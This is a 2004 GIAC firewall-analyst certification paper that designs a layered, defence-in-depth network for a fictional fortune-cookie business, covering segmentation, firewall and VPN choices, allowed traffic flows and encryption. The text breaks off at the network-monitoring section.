Global Information Assurance Certification Paper

GIAC Enterprises
An open source approach

Certified Firewall Analyst Practical Assignment

Version 2.0

Andrew Burr
27 January 2004
GCFW Certification Submission

Abstract

GIAC Enterprises, a fortune acquisition and management business, has identified that to succeed it must diligently protect its core intellectual property from possible random and targeted attacks. As a result, GIAC Enterprises has reviewed business operations, derived an organizational security policy, and designed a multilayered security architecture containing network segmentation, network access controls, encryption technologies and network monitoring which, in tandem, provide GIAC Enterprises with the utmost protection from the ever changing threat landscape.

Table of Contents

Assignment One

Since the 13th century, fortune cookies have been a popular item for expressing wishes of goodwill and wishes of good fortune. Made by hand until the 1964, fortune cookies have grown in popularity spawning new corporations to fulfill the demand for these enjoyable treats.[1]

Since this time, fortune cookie manufacturers have traditionally performed business directly with fortune composers to develop new and unique fortunes for their cookies. This business relationship has proven, over time, to be a troubling operation. From coordination with the sometimes aloof fortune composers to managing and cataloging the hand-delivered fortunes has unnecessarily drained valuable resources from fortune cookie manufacturers.

Identifying the prohibitive cost of business for fortune acquisition and management, GIAC Enterprises has been incorporated to leverage new internet technologies to drastically reduce the cost of business for fortune acquisition and management. To drastically reduce operational expenditures, GIAC Enterprises plans to provide an on-demand, internet accessible, multilingual fortune library, acquisition, and management web application to fortune cookie manufacturers and fortune composers throughout the world.

Unfortunately, GIAC Enterprises business plan exposes the corporation to many risks and challenges. First, GIAC Enterprises is soliciting a new technology to a slow moving and skeptical industry. Second, GIAC Enterprises is pursuing a promising and lucrative new niche market for which external investors will identify and possibly fund more agile mirror business ventures to compete with GIAC Enterprises. Finally, GIAC Enterprises' business plan exposes their core intellectually property directly to the consistently volatile internet.

Reviewing the many known risks and challenges, GIAC Enterprises has identified that to succeed it must diligently protect its core intellectual property from possible random and targeted attacks. To develop this mission critical protection, GIAC Enterprises has reviewed the planned business operations, derived an organizational security policy from the business operations, and designed a security architecture to protect GIAC Enterprises from external threats.

1.0 Business Operations

Executed by its twenty employees, GIAC Enterprises daily operations consist of fortune and monetary transactions with customers, suppliers and partners,

[1] Fortune Cookie Co. LTD

internal web application development, fortune database management, network maintenance and monitoring, host maintenance and monitoring, and other corporate activities.

1.1 Customers

A customer is a company or individual that purchases fortunes from GIAC Enterprises. These fortunes are purchased through GIAC Enterprises' custom web application. This web application allows customers to search, sample, purchase, download, and manage sets of fortunes from any where in the world. In addition, the web application allows customers to review their purchase history and statistics about their previous purchases. Two methods of payment are accepted by GIAC Enterprises; smaller customers enter their credit card information into the web application to pay for selected fortune sets and larger customers are invoiced monthly for fortune sets downloaded during the specific month.

1.2 Suppliers

A supplier is a company that supplies GIAC Enterprises with high-quality fortunes. The suppliers consist of contracted individuals who work from home offices or non-GIAC Enterprises affiliated offices. These suppliers deliver fortunes to GIAC Enterprises using a browser based web application. This web application allows suppliers to enter new fortunes into GIAC Enterprises' fortune "drop box", where fortunes are reviewed before being permanently stored in the fortune library, twenty four hours a day seven days a week. In addition, the web application displays the status of each fortune, outstanding payment due to the supplier for each fortune, and various historical statistics of the supplier's fortune production.

1.3 Partners

Partners are international companies or individuals that translate and resell fortunes. These companies or individuals access a browser based web application which displays fortunes that need to be translated into that partners specific language, accepts those translations for addition to GIAC Enterprises fortune library, displays outstanding payments due for translations, and displays statistics and other information about the specific partners translated fortunes. In addition, partners can take advantage of the customer web application to purchase fortunes at wholesale price for resale in their local markets.

1.4 Internal Employees

Internal employees are GIAC Enterprises employees that are located at GIAC Enterprise's headquarters. These employees consist of corporate and technical employees.

Corporate employees perform marketing, sales, finance, and management functions for GIAC Enterprises. These employees utilize email, the file server, the corporate directory and web sites located on the internet to perform their duties.

Technical employees consist of host, security, network, and software engineers, architects, and operational staff. These employees utilize email, the file server, the corporate directory, the internet, the fortune database, web servers, web application source code, firewalls, routers and all other related infrastructure to perform their duties.

1.5 External Employees

External employees consist of a subset of the internal employees who are on business trips or telecommute from a remote location. These employees monitor email, access the corporate directory and access files on the corporate file server, while performing their duties from their respective remote location.

1.6 World

The world consists of all companies or individuals of which GIAC Enterprises does or does not possess a business relationship. These companies or individuals access a web site which displays information about GIAC Enterprises and send electronic mail to GIAC Enterprises from any where in the world.

2.0 Organizational Network Access Security Policy

To solidify an effective security solution, GIAC Enterprises has examined its daily operations and identified access requirements formulating a high level restrictive set of access requirements and restrictions. These high level requirements and restrictions can be appended to, but not undermined, for the implementation of the security architecture. After senior management endorsement, GIAC Enterprises will implement the following network access policies for each operational component.

2.1 Customers

Since customers will be performing business with GIAC Enterprises only through the web application, customers will only be able to access GIAC Enterprises web server through valid HTTP protocol requests. In addition, all HTTP requests should be encrypted to protect the transfer of sensitive information such as usernames, passwords, credit card numbers, personal contact information, fortunes, and purchase histories. All other access to GIAC Enterprises shall be denied.

2.2 Suppliers

Since suppliers will be performing all business through GIAC Enterprises web application, suppliers will only be able to access GIAC Enterprises web server through valid HTTP protocol requests. In addition, all HTTP requests should be encrypted to protect the transfer of sensitive information such as usernames, passwords, personal contact information, fortunes, and fortune submission histories. All other access to GIAC Enterprises shall be denied.

2.3 Partners

Since partners will be performing business with GIAC Enterprises only through the web application, partners will only be able to access GIAC Enterprises web server through valid HTTP protocol requests. In addition, all HTTP requests should be encrypted to protect the transfer of sensitive information such as usernames, passwords, credit card numbers, personal contact information, fortunes, purchase histories, translation submissions and translation histories. All other access to GIAC Enterprises shall be denied.

2.4 Internal Employees

Internal employees belonging to the corporate division of GIAC Enterprises shall be allowed to access the internal email server, directory server, file server and all web sites located on the internet. All internal email server connections shall be restricted to encrypted SMTP to prevent internal eavesdropping of email communications. All directory server connections shall be restricted to encrypted LDAP to prevent unauthorized eavesdropping of contact information from the internal network. All file server connections shall be restricted to encrypted WEBDAV connections to prevent unauthorized internal eavesdropping of documents. All internal corporate employees shall have access to all web sites located on the internet through HTTP and HTTPS. All other access for internal corporate employees shall be denied.

Internal employees belonging to the technical division of GIAC Enterprises shall be allowed to have all access corporate employees have, in addition, to having access to devices for which their role calls. Network architects, engineers, and operational employees shall have access to all network devices located on the GIAC Enterprises network. Host architects, engineers, and operational employees shall have access to all host systems located on the GIAC Enterprises network. Security architects, engineers, and operational employees shall have access to all security devices located on the GIAC Enterprises network. Software architects, engineers, and operational employees shall have access to the code server and other development systems located on the GIAC Enterprises network. All other access for internal technical employees shall be denied.

2.5 External Employees

To protect internal systems from external attack, external employees shall be required to utilize VPN to connect to the internal GIAC Enterprises network. In addition, all VPN connections to the internal network shall be allowed to access the email server through encrypted SMTP, the directory server through encrypted LDAP, and the file server through encrypted HTTP. All other access from VPN connections to the internal network shall be denied.

2.6 World

Since the world will be communicating with GIAC Enterprises through a web site and electronic mail, the world will be able to access GIAC Enterprise's web server and electronic mail server through valid HTTP and SMTP protocol requests respectively. All HTTP requests shall have the option of being encrypted to protect the transfer of potentially sensitive information. In addition, all services exposed to the world shall be separated from the services offered to entities which possess a business relationship with GIAC Enterprises. All other access to GIAC Enterprises shall be denied.

3.0 Network Security Architecture

To effectively enforce current and future organizational security policies, GIAC Enterprises will implement a multilayered security architecture containing network segmentation, network access controls, encryption technologies and network monitoring which, in tandem, exhibit a defense in depth strategy.

The foundation of the GIAC Enterprises network security architecture is network segmentation. Network segmentation results from placing network elements in separate networks based upon their functionality and accessibility.[2] This separation of elements into different networks provides network segments with protection from each other, mitigating the impact of a compromise on GIAC Enterprises. For example, if an attacker were to compromise an element in a network segment created for customer internet services, the attacker would only be able to sniff similar elements in that network segment and not elements in other network segments deployed for other purposes.

The second layer of GIAC Enterprises network security architecture is network access controls. GIAC Enterprises will place physically separate firewalls between each network segment to control network access between each network segment. For remote access, GIAC Enterprises will use a VPN gateway to control access into internal networks that are protected by one or more layers of

[2] Kaeo, p.174

firewalls. These network access controls will stop attacks originating from different network segments, mitigating the impact of a compromise on GIAC Enterprises. For example, if an attacker were to compromise an element on a GIAC Enterprises network segment, the attacker would not be able to access elements on different segments of the GIAC Enterprises network.

The third layer of GIAC Enterprises network security architecture is network encryption. GIAC Enterprises will use strong encryption for all remote access sessions and sensitive customer transactions as dictated by the organizational security policy. This encryption of sensitive communications, inside or en route to the GIAC Enterprises network, converts plain communications into an unintelligible form. For example, if an attacker were to compromise an element on a GIAC Enterprises network segment, the attacker would not be able to decode sniffed sensitive data from other elements located on the same segment.

The fourth and final layer of GIAC Enterprises network security architecture is network monitoring. GIAC Enterprises will proactively monitor all network segments, on a 24 x 7 x 365 basis, to detect and respond to any real or potential security breaches into or on the GIAC Enterprises network.[3]

The culmination of network segmentation to isolate eavesdropping, network access controls to impede mobility, and network encryption to obfuscate sensitive communications constructs a network security architecture of complimentary layered protection that progressively weakens attacks, limits intelligence collection, and allows additional countermeasures to be deployed during an attack, implementing a defense in depth based strategy.[4]

[3] Kaeo, p. 249
[4] DOD

3.1 Network Segmentation



Figure 1: GIAC Enterprise's Internet Segment

The GIAC Enterprises network, shown in Figure 1, will be segmented into six different network segments: internet segment, remote access segment, production DMZ segment, corporate DMZ segment, production segment, and corporate segment each of which has is own unique functionality and accessibility.

3.1.1 Internet Segment



Figure 2: GIAC Enterprise's Internet Segment

The internet segment, shown in Figure 2, is designed to contain elements which filter and route packet flows between internal GIAC Enterprises networks and external networks. These elements include stateful inspection firewalls and packet filtering routers.

This segment is intended to be the highest risk network segment as it is directly connected to the entire internet exposing itself to constant probes and attacks from unknown entities with various skill levels and motives.

This segment is not a traditional segment. It is two physical point-to-point (cross-over) ethernet connections assigned for interconnections between the internet, border router and the internet firewall. The first segment, 65.173.218.64/30, connects the internet, 65.173.218.65/32, to the border router (see Figure 1, Label 1), 65.173.218.66/32. The second segment, 172.31.254.248/30, connects the border router, 172.31.254.250/32, to the internet firewall (see Figure 1, Label 2), 172.31.254.249/32. In addition, GIAC Enterprises has been allocated the 65.173.218.0/26 network for services located on the internet.

3.1.2 Remote Access Segment



Figure 3: GIAC Enterprise's Remote Access Segment

The remote access segment, show in Figure 3, is designed to contain elements which enable external access to internal GIAC Enterprises networks. These elements include, but are not limited to, VPN gateways.

This segment is intended to be a high risk network as it is allowed to communicate directly with the entire internet, exposing itself to constant probes and attacks, which the border router and firewall policy might not filter, can originate.

This network segment is similar to the internet segment. It is two physical point-to-point (cross-over) ethernet connections assigned for interconnections between the internet firewall, VPN gateway, and corporate firewall. The first segment, 192.168.254.248/30, connects the internet firewall (see Figure 3, Label 2),

192.168.254.249/32, to the VPN gateway (see Figure 3, Label 3), 192.168.254.250/32. The second segment, 192.168.254.244/30, connects the VPN gateway, 192.168.254.246/32, to the corporate firewall (see Figure 3, Label 4), 192.168.254.245/32.

3.1.3 Production DMZ Segment



Figure 4: GIAC Enterprise's Production DMZ Segment

The production D.M.Z. segment, shown in Figure 4, is designed to contain elements that are part of the GIAC fortune system that require communication with the customer. These elements include, but are not limited to, fortune web servers.

This segment is intended to be a high risk network as it is allowed to communicate directly with the customer, exposing itself to the entire internet from which constant probes and attacks, which the border router and firewall policy might not filter, can originate.

The production DMZ segment, 192.168.32.0/24, connects to the internet firewall (see Figure 4, Label 2), 192.168.32.253/32, to the production firewall (see Figure 4, Label 5), 192.168.32.254/32.

3.1.4 Corporate DMZ Segment



Figure 5: GIAC Enterprise's Corporate DMZ Segment

The corporate DMZ segment, shown in Figure 5, is designed to contain elements that provide internet services that communicate directly with customers and non-customers located on the internet. These elements include, but are not limited to, electronic mail servers and web servers.

This segment is intended to be a high risk network as it communicates directly with customers and non-customers, exposing it to the entire internet from which constant probes and attacks, which the border router and firewall policy might not filter, can originate.

The corporate DMZ segment, 192.168.16.0/24, connects to the internet firewall (see Figure 5, Label 2), 192.168.16.253/32, to the corporate firewall (see Figure 5, Label 4), 192.168.16.254/32.

3.1.5 Production Segment



Figure 6: GIAC Enterprise's Production Segment

The production network segment, shown in Figure 6, is designed to contain elements which comprise the core of the fortune system. These elements include, but are not limited to, application servers and fortune database servers that possess highly sensitive information.

This segment is intended to be a low risk network as it does not communicate directly to the internet or employees.

The production segment, 192.168.48.0/24, connects to the production firewall (see Figure 6, Label 5), 192.168.48.254/32, to the corporate/production firewall (see Figure 6, Label 6), 192.168.48.253/32.

3.1.6 Corporate Segment



Figure 7: GIAC Enterprise's Corporate Segment

The corporate segment, shown in Figure 7, is designed to contain elements which facilitate the daily operations of GIAC Enterprises employees. These elements include, but are not limited to, users' workstations, mail servers, calendaring servers, file servers, NTP servers, caching DNS servers, and syslog servers.

This segment is intended to be a moderate risk network as it communicates directly with employees from which intentional or unintentional probes and attacks can originate.

The corporate segment, 192.168.64.0/24, connects to the corporate firewall (see Figure 7, Label 4), 192.168.64.254/32, to the corporate/production firewall (see Figure 7, Label 6), 192.168.64.253/32.

3.2 Network Access Control

GIAC Enterprises will control network access with six different network access control elements: border router, internet firewall, VPN gateway, corporate firewall, production firewall, and corporate/production firewall each of which is physically separate and controls access between two and four different network segments.

3.2.1 Border Router

The packet filtering border router is the first line of defense in GIAC Enterprise's network security architecture. Its purpose is to provide connectivity to the internet and, in tandem with the internet firewall, enforce all internet related policies outlined in the organizational security policy.

To provide connectivity and enforce the organizational security policy, GIAC Enterprises will use a Cisco Systems™ 2621 XM router (32MB Flash, 64MB DRAM, 10/100 Ethernet x2, IOS 12.1). This product was chosen based upon its

popularity, reliability, and GIAC Enterprises employee proficiency of Cisco Systems™ products.

The border router's enforcement position, between the internet and the internet firewall (see Figure 1, Label 1), provides it with the ability to control all traffic, inbound and outbound, between the internet and the GIAC Enterprises network.

Utilizing this position, the border router will filter all inbound and outbound packets not allowed by the organizational security policy. Further policy implementation details are provided in sections 4.1.2.7 and 4.1.2.8.

3.2.2 Internet Firewall

The internet firewall is the first layer of state full packet inspection in GIAC Enterprises network security architecture. In tandem with the border router, its purpose is to enforce all internet related policies outlined in the organizational security policy.

To enforce the organizational security policy, GIAC Enterprises will be using a Red Hat Enterprise Linux ES version 3 based iptables v1.2.8 firewall with Dell Power Edge 1750 (Intel Xeon 2.4GHz, 512MB DDR, 36GB SCSI x 2, 100/1000 x 4 Ethernet) hardware. Red Hat Enterprise was chosen as it is an affordable, stable, and supported operating system with reliable security updates. In addition, its source can be audited by any outside party for security and functionality providing an extra layer of assurance. Dell Power Edge 1750 hardware was chosen for its dual redundant power supplies, redundant cooling fans, fast I/O chipset and expandability. Iptables was chosen because it is flexible, affordable, and the source can be audited by any outside party for security and functionality

The internet firewall's enforcement position, between the border router and the GIAC Enterprises network (see Figure 1, Label 2), provides it with the ability to control all inbound and outbound traffic between the remote access segment, production DMZ segment, corporate DMZ segment and the internet segment.

Utilizing this position, the internet firewall will statefully filter all packets, inbound and outbound, not allowed by the organizational security policy. Further policy implementation details are provided in section 4.2.2.

3.2.3 VPN gateway

The VPN gateway is the remote network access server in the GIAC Enterprises network security architecture. Its purpose is to enforce remote network access related policies outlined in the organizational security policy.

To enforce the organizational security policy, GIAC Enterprises will be using a Red Hat Enterprise Linux ES version 3 based FreeS/WAN VPN with Dell Power Edge 1750 (Intel Xeon 2.4GHz x 2, 1GB DDR, 36GB SCSI x 2, 100/1000 Ethernet x 2) hardware. Red Hat Enterprise was chosen as it is an affordable, stable, and supported operating system with reliable security updates. In addition, its source can be audited by any outside party for security and functionality providing an extra layer of assurance. Dell Power Edge 1750 hardware was chosen for its processing power, dual redundant power supplies, redundant cooling fans, fast I/O chipset and expandability. FreeS/WAN was chosen because it is affordable and the source can be audited by any outside party for security and functionality.

The VPN gateway's enforcement position, between the internet firewall and the corporate firewall (see Figure 1, Label 3), provides it with the ability to control all VPN access to the internal corporate segment from the internet.

Utilizing this position, the VPN gateway will use an IPSEC based VPN to authenticate, encrypt, and, in tandem with the corporate firewall, filter all packets not allowed by the organizational security policy. Further policy implementation details are provided in section 4.3.2.

3.2.4 Corporate Firewall

The corporate firewall is part of the second layer of state full packet inspection in GIAC Enterprises network security architecture. Its purpose is to enforce internal employee and remote access related policies outlined in the organizational security policy.

To enforce the organizational security policy, GIAC Enterprises will be using a Red Hat Enterprise Linux ES version 3 based iptables v1.2.8 firewall with Dell Power Edge 1750 (Intel Xeon 2.4GHz, 512MB DDR, 36GB SCSI x 2, 100/1000 Ethernet x 2) hardware. Red Hat Enterprise was chosen as it is an affordable, stable, and supported operating system with reliable security updates. In addition, its source can be audited by any outside party for security and functionality providing an extra layer of assurance. Dell Power Edge 1750 hardware was chosen for its dual redundant power supplies, redundant cooling fans, fast I/O chipset and expandability. Iptables was chosen because it is flexible, affordable, and the source can be audited by any outside party for security and functionality.

The corporate firewall's enforcement position, between the remote access segment, corporate DMZ segment, and the corporate segment (see Figure 1, Label 4), provides it with the ability to control all inbound and outbound traffic between the remote access segment, corporate DMZ segment and the corporate segment.

Utilizing this position, the corporate firewall will statefully deny all packets, except those stated in the organizational security policy. These include:

SMTP packet flows from the internal mail server located on the corporate segment to the mail server located on the corporate DMZ segment.

HTTPS packet flows from any host on the corporate segment to the web server located on the corporate segment.

SMTP packet flows from the mail server located on the corporate DMZ to the internal mail server located on the corporate network.

HTTP packet flows from any host on the corporate segment to any external host on the internet.

HTTPS packet flows from any host on the corporate segment to any external host on the internet.

NTP packet flows from the internal NTP server to any external NTP host on the internet.

DNS packet flows from the internal DNS server to any external DNS host on the internet.

SNMP packet flows from the internal NMS server to the border router on the internet segment.

SYSLOG packet flows from the border router to the internal syslog server on the corporate segment.

HTTPS packet flows from any host on the remote access segment to the internal file server located on the corporate network.

LDAPS packet flows from any host on the remote access segment to the directory server located on the corporate network.

SMTPS packet flows from any host on the remote access segment to the internal email server located on the corporate network.

Since the production firewall is a stateful firewall, we will assume that we allow all established and related packets to the above stated policy.

3.2.5 Production Firewall

The production firewall is part of the second layer of state full packet inspection in GIAC Enterprises network security architecture. Its purpose is to enforce product related policies outlined in the organizational security policy.

To enforce the organizational security policy, GIAC Enterprises will be using a Red Hat Enterprise Linux ES version 3 based iptables v1.2.8 firewall with Dell Power Edge 1750 (Intel Xeon 2.4GHz, 512MB DDR, 36GB SCSI x 2, 100/1000 Ethernet x 2) hardware. Red Hat Enterprise was chosen as it is an affordable, stable, and supported operating system with reliable security updates. In addition, its source can be audited by any outside party for security and functionality providing an extra layer of assurance. Dell Power Edge 1750 hardware was chosen for its dual redundant power supplies, redundant cooling fans, fast I/O chipset and expandability. Iptables was chosen because it is flexible, affordable, and the source can be audited by any outside party for security and functionality.

The production firewall's enforcement position, between the production DMZ segment and the production segment (see Figure 1, Label 5), provides it with the ability to control all inbound and outbound traffic between the corporate segment and the production segment.

Utilizing this position, the production firewall will statefully deny all packets, except those stated in the organizational security policy. This includes only HTTPS packet flows from the application server located on the production segment to the web server located on the production DMZ segment.

Since the production firewall is a stateful firewall, we will assume that we allow all established and related packets to the above stated policy.

3.2.6 Corporate/Production Firewall

The corporate/production firewall is part of the third and final layer of state full packet inspection in GIAC Enterprises network security architecture. Its purpose is to enforce internal employee related policies outlined in the organizational security policy.

To enforce the organizational security policy, GIAC Enterprises will be using a Red Hat Enterprise Linux ES version 3 based iptables v1.2.8 firewall with Dell Power Edge 1750 (Intel Xeon 2.4GHz, 512MB DDR, 36GB SCSI x 2, 100/1000 Ethernet x 2) hardware. Red Hat Enterprise was chosen because it is an affordable, stable, and supported operating system with reliable security updates. In addition, its source can be audited by any outside party for security and functionality providing an extra layer of assurance. Dell Power Edge 1750 hardware was chosen for its dual redundant power supplies, redundant cooling fans, fast I/O chipset and expandability. Iptables was chosen because it is

flexible, affordable, and the source can be audited by any outside party for security and functionality.

The corporate/production firewall's enforcement position, between the corporate segment and the production segment (see Figure 1, Label 6), provides it with the ability to control all inbound and outbound traffic between the corporate segment and the production segment.

Utilizing this position, the corporate/production firewall will statefully deny all packets, except those stated in the organizational security policy. These include:

SSH packet flows initiated from specific corporate workstations to specific production servers. According the organizational security policy, only certain employee's workstations will be allowed to access certain servers or network elements on the production segment dependent upon their role.

SMTP packet flows from all production servers to the internal mail server located on the corporate segment.

NTP packet flows from all production servers to the internal NTP server located on the corporate segment.

Since the corporate/production firewall is a stateful firewall, we will assume that we allow all established and related packets to the above stated policy.

3.3 Network Encryption

To ensure the confidentiality, authenticity and integrity of sensitive data on GIAC Enterprises network segments, GIAC Enterprises will use; SSLv3 and TLSv1 with server side certificates for encryption and authentication of all web, mail, and directory access packet flows; triple DES encryption and RSA authentication of all VPN packet flows; SSHv1, where necessary, and SSHv2 encryption and pass phrase authentication of all management packet flows. These encryption algorithms, authentication methods, and protocol versions are sufficient to ensure the protection of all data on the GIAC Enterprises network.

3.4 Network Monitoring

